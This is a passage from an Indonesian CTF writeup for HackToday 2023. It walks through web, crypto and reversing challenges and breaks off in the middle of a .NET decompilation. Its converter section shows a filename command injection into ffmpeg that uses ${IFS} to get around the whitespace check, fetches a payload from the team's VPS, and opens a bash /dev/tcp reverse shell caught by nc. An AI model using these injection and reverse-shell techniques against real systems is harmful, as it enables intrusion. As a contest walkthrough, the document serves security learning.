

HACKTODAY 2023

The writeups by shelltatic



Presented By:

Radhitya Kurnia Asmara

Ahmad Idza Anafin


Ardhi Putra Pradana

DAFTAR ISI


[WEB]	3
LogInspek	3
Flag: hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}	5
Codebin-JS	6
Flag: hacktoday{c0nr4tul4t10n5_y0u_h4v3_4cc3ss3d_th3_fl4g}	7
converter	8
Flag:	
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}	11
[CRYPTO]	12
Spam	12
Flag: hacktoday{H4pPy_b1Rthd4Y}	14
[REVERSE]	15
OnlyAdminCanSee	15
Flag: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}	18
Gacorr flag gen	19
Flag: hacktoday{D4mn_Y0u_Pr00_H3x0r}	21
[MISC]	22
Where is my git?	22
Flag: hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}	24
[OSINT]	25
MUA	25
Flag: hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}	27
Kuala Lumpur	28
Flag: hacktoday{KampungBaru_20170127_Venus_Pisces}	30
[FORENSIC]	31
Doodled	31
Flag: hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}	34
yesterday-afternoon-kidz	35
Flag:	
hacktoday{it-yesterday_database_secret_sorry_i_need_to_make_this_long_enough_for_manual_player_like_yesterday_afternoon_kidz_or_it_will_be_too_damn_sleepy(1)_right?}	37

[WEB]


LogInspek



Diberikan sebuah website, dan sesuai dengan deskripsi sepertinya ini hanyalah sebuah static website




Terdapat opsi untuk melakukan login, tapi sebelum itu kami mengecek file **robots.txt** sesuai deskripsi yang sus



```
# https://www.robotstxt.org/robotstxt.html
User-agent: *
Disallow:
# i see something in nigol.js
```

Dan ternyata benar ada file tersembunyi di dalam robots.txt, kami kemudian membuka file tersebut




```
import { writable } from "svelte/store";

export const loggedIn = writable(false);
export function login(email, password) {
  if (email.trim() === "" || password.trim() === "") {
    alert("Please enter a valid user and password.");
    return;
  }
  const validEmail = "admin";
  const validPassword = "4dm1nP4ss1s33sy";
  if (email === validEmail && password === validPassword) {
    loggedIn.set(true);
    window.location.href = "/UwU";
  } else {
    alert("Invalid user or password. Please try again.");
  }
}
```

Setelah dibuka ternyata ini adalah source code untuk login, dan terlihat juga untuk credentialnya yaitu username **admin** dan password **4dm1nP4ss1s33sy**.

Lalu kami mencoba untuk login dengan credential tersebut



Setelah berhasil masuk terdapat sebuah string, yang jika dilihat dari patternnya ini merupakan **base32** string, kami kemudian men-decodenya

```
→ ~ echo NBQWG23UN5SGC6L3GF2HUX3KOU2XIXZRN2XAM3DORPTK23JNRWHGX3C0IYH2=== | base32 -d  
hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}##  
→ ~
```

Flag: hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}



Codebin-JS

Codebin-JS

x

CodeBin is a mini pastebin-like web application that allows users to post and share their code snippets with others who have registered on the site. It provides a platform for developers to easily share and discover code examples, collaborate, and learn from each other. A hacker named Paul just found the website is having vulnerability that allow users to access the admin page. He told the developer about this but he don't want to tell the way. The developer hired a pentester to find out how to get access as admin to the page, help the developer to find out!
Hint: The hacker got a message from Mr. X-Mark. Mr. X-Mark said, "It looks like Pico's Cookie but not a cookie, admin and users login only one and no admin account"
`http://103.181.183.216:16003/`

web

Diberikan sebuah website dengan fungsionalitas seperti atau mirip dengan pastebin sesuai deskripsinya

Login Form

Name

Password


Login

Don't have an account? [Create a new account](#)

Saat pertama kali diakses, terdapat sebuah fitur yaitu login dan register. Kami kemudian mencoba untuk melakukan register dan mencoba semua fiturnya, mulai dari mencoba payload untuk XSS, SSTI, dll namun tidak ada satupun yang works saat kami mencoba.


Kemudian dari sini, kami mencoba untuk mencoba adakah miskonfigurasi dalam program, seperti tidak melakukan filter pada payload yang dikirim dari user.

Kami mencoba pertama kali pada saat dilakukan register dan login dengan menambahkan payload lain atau tambahan yaitu dengan **admin** dengan value **true**. Setelah dicoba ternyata tidak berhasil, kemudian kami mencoba untuk mencoba pattern lainnya seperti **is_admin** dan **isAdmin**, dan value **isAdmin** works pada saat login



Flag: hacktoday{c0nr4tul4t10n5_y0u_h4v3_4cc3ss3d_th3_fl4g}

converter



Diberikan sebuah website beserta dengan source code nya. Web ini memiliki fungsionalitas untuk melakukan convert file mp4 menjadi file mp3, kami kemudian mencoba untuk melihat dan menganalisa source code nya


```
const blacklist = ['REDACTED'];
```

Ternyata ada sebuah blacklist, namun valuenya redacted dan kami tidak mengetahui apa value yang diblacklist

```
if (originalFileName.includes(' ')) {  
    return res.status(400).json({ error: 'Your filename contains whitespace' });  
}  
const hasBlacklistKeywords = blacklist.some(keyword => originalFileName.toLowerCase().includes(keyword));  
if (hasBlacklistKeywords) {  
    return res.status(400).json({ error: 'Say no to hacker' });  
}  
if (req.file.mimetype !== 'video/mp4') {  
    return res.status(400).json({ error: 'Invalid file format' });  
}  
const fileExtension = path.extname(originalFileName).toLowerCase();  
if (fileExtension !== '.mp4') {  
    return res.status(400).json({ error: 'Invalid file extension' });  
}  
if (req.file.size > 500000) {  
    return res.status(400).json({ error: 'File too large', note: 'Limited only for 500kb' });  
}
```

Ada beberapa restriksi atau pengecekan juga, mulai dari restriksi whitespace, mimetype, file extension, dan file size

```
const ffmpegCommand = `ffmpeg -i ${inputFileTempPath} -vn -ar 44100 -ac 2 -ab 192k -f mp3 "${outputFilePath}"`;
```

Disini yang menarik, yaitu command untuk melakukan convert langsung dihardcode ke dalam sebuah string, dimana ini dapat dilakukan sebuah command injection, yaitu pada nama file yang diupload.

Untuk melakukan bypass command injection bisa dengan menggunakan format nama file seperti ini, dengan bypass whitespace dengan `${IFS}`

```
;id${IFS}#.mp4
```

Untuk payload disini juga terbatas karena payload tersebut diberikan untuk sebuah nama file.

Setelah kami mencoba untuk beberapa command ternyata ada beberapa yang tidak bisa digunakan dan diblacklist, dan

kemudian kami mengecek available command yang ada dengan menjalankan **docker** yang diberikan

```
ctf@9ef8f55fd4de:~$ ls /usr/bin
2to3-2.7          fakeroot-sysv
GET               fakeroot-tcp
HEAD             fallocate
JSONStream       false
POST             fc-cache
X11              fc-cat
```

Setelah dicek ada command **GET** disana, dan ketika kami mencoba untuk menggunakannya tidak dblacklist. Lalu kami menggunakan server vps kami di domain **stembactf.space**, dan ternyata works.

Lalu kami mencoba melakukan reverse shell, dengan meletakkan value payload lain dari web server di vps kami, dengan payload reverse seperti ini, dan menggunakan python sebagai web server

```
root@stembactf:/var/www/html# cat index.html
(bash)0>/dev/tcp/stembactf.space/4444>80
root@stembactf:/var/www/html# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Lalu juga mengaktifkan sebuah service untuk melakukan sebuah reverse shell, dengan payload **nc -lvp 4444**.

Kemudian untuk penamaan file yang akan diupload menjadi seperti ini

```
;bash${IFS}-c${IFS}`GET${IFS}stembactf.space`${IFS}#.mp4
```

Setelah itu jalankan semua service dan webserver dan upload kedalam website nya, dan pada service reverse shell akan tertrigger

```
stembactf@stembactf:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [116.254.117.234] from (UNKNOWN) [103.181.183.216] 59478
cat /*
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}
```


Flag:

hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}



[CRYPTO]

Spam



Diberikan service nc dan source code yang dimana program tersebut akan mengenerate ciphertext dan modulus yang sangat banyak dan terdapat password yang terpisah, password tersebut digunakan untuk validasi dan mendapatkan password.

```

(idzoyy@Ahmad-Idza-Anafin)-[~/ctf/hacktoday/cry]
$ cat spam.py
#!/usr/bin/env python3

from Crypto.Util.number import bytes_to_long, long_to_bytes, getPrime, inverse, GCD
from random import sample, randint, shuffle

with open('spam.txt', 'r') as spam:
    spam = spam.read().splitlines()
    jumlah = randint(100, 200)
    email = sample(spam, jumlah)

with open('password.txt', 'r') as password:
    password = password.read().splitlines()
    full_password = ''.join(password)
    email.extend(password)
    shuffle(email)

with open('flag.txt', 'r') as flag:
    FLAG = flag.read().strip()

for idx in enumerate(email):
    indeks = idx[0]+1
    message = idx[1]
    while True:
        p = getPrime(512)
        q = getPrime(16)
        phi = (p-1)*(q-1)
        e = 65537
        d = inverse(e, phi)
        if GCD(e, phi) == 1 and d != -1:
            break

    m = bytes_to_long(message.encode())
    n = p*q
    c = pow(m, e, n)

    print(f'n{indeks} = {n}\n')
    print(f'c{indeks} = {c}\n')

answer = input('Input Full Password = ').strip()

if answer == full_password:
    print(f"Correct Password!\nHere's Your Flag\n{FLAG}\n")
else:
    print('Wrong Password!')

```

Cipher digenerate menggunakan algoritma RSA dengan salah satu prima yang kecil sehingga modulus dengan mudah didapatkan primanya.

Berikut solver yang kami gunakan

```
n105 = 48560453978411153567376687205581406175246510341987781101903841080263292637936255980730962168805220093

c105 = 31574480279631836804868307764422859688354044647567053624551475961727807540189578942063200372052427459

n106 = 3709754097850566636092095924262356389082608319282243212618650612251078169106376342522364907828745161

c106 = 28677755481505467898145499819787099023446128704505647751303188995755541662695919287651086846641321090

for j in range(1, 141):
    n = eval(f"n{j}")
    phi = int(totient(n))
    d = pow(65537, -1, phi)
    m = n2s(pow(eval(f"c{j}"), d, n))
    print(m)
```

Ketika dijalankan akan mendekripsi seluruh ciphertext, tetapi terdapat password diantaranya

```
b'happy_birthday_DIpEDIr'
b'happy_birthday_vUzEMa'
b'happy_birthday_qixe'
b'_b0G0R'
b'happy_birthday_Qes'
b'happy_birthday_NegobaS'
b'happy_birthday_baN0dIj'
```

```
b'happy_birthday_B0I'
b'happy_birthday_GopeC'
b'1Nst1Tut_'
b'happy_birthday_S0w0kir
b'happy_birthday_cukIxuJ
b'happy_birthday_Yoh'
```

```
b'happy_birthday_c0XAz'
b'happy_birthday_tajIcILO'
b'p3Rt4n14N'
b'happy_birthday_takofIGA'
b'happy_birthday_rOnOHEh'
b'happy_birthday_xUD'
b'happy_birthday_gUz'
```

C T F T e a m


1Nst1Tut_p3Rt4n14N_b0G0R, ketika di submit ke server mendapatkan flag

```
Input Full Password = 1Nst1Tut_p3Rt4n14N_b0G0R
Correct Password!
Here's Your Flag
hacktoday{H4pPy_b1Rthd4Y}
```

Flag: hacktoday{H4pPy_b1Rthd4Y}

[REVERSE]


OnlyAdminCanSee



Diberikan attachment berupa file executable, setelah dilakukan check ternyata sebuah file .net

```
(idzoyy@Ahmad-Idza-Anafin) - [~/ctf/hacktoday/rev]  
$ file OnlyAdminCanSee.exe  
OnlyAdminCanSee.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Kemudian kami decompile menggunakan DnSpy dan terdapat beberapa fungsi



Setelah melihat pada class MainWindow() terlihat terdapat fungsi **OnlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsads()** yang mengambil string dari link pastebin.


```

public class MainWindow : Window, IComponentConnector
{
    // Token: 0x06000004 RID: 4 RVA: 0x00002094 File Offset: 0x00002094
    public MainWindow()
    {
        this.InitializeComponent();
        this.Output.Visibility = Visibility.Hidden;
        this.Logggg.Visibility = Visibility.Hidden;
    }

    // Token: 0x06000005 RID: 5 RVA: 0x000020E8 File Offset: 0x000020E8
    public void OnlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsads()
    {
        bool onlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsadsadssss = this.OnlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsadsadssss;
        if (onlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsadsadssss)
        {
            this.Output.Visibility = Visibility.Visible;
            this.Logggg.Visibility = Visibility.Visible;
            string text = new WebClient().DownloadString("https://pastebin.com/raw/VWgc4jWn");
            this.Output.Text = text;
        }
    }

    // Token: 0x06000006 RID: 6 RVA: 0x0000213C File Offset: 0x0000213C
    public void admnss()
    {
        MessageBox.Show("Welcome John Doe");
        this.LoginText.Text = "John The Admnss";
        this.Textt.Text = "Pw:" + this.Flag;
        this.OnlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsadsadssss = true;
        this.OnlyAdmnssssCanSeeeeeeeadswdasdsasdsfadsads();
    }

    // Token: 0x06000007 RID: 7 RVA: 0x00002190 File Offset: 0x00002190
    private void Login_Click(object sender, RoutedEventArgs e)
    {
        string flag = this.Flag;
        bool flag2 = this.Loginn.Text == flag;
        if (flag2)
        {
            this.admnss();
        }
        else
        {
            MessageBox.Show("ur not admin, get off!");
            Environment.Exit(0);
        }
    }


    // Token: 0x06000008 RID: 8 RVA: 0x000021DC File Offset: 0x000021DC
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.0.0.0")]
    public void InitializeComponent()
    {
        bool contentLoaded = this._contentLoaded;
        if (!contentLoaded)
        {
            this._contentLoaded = true;
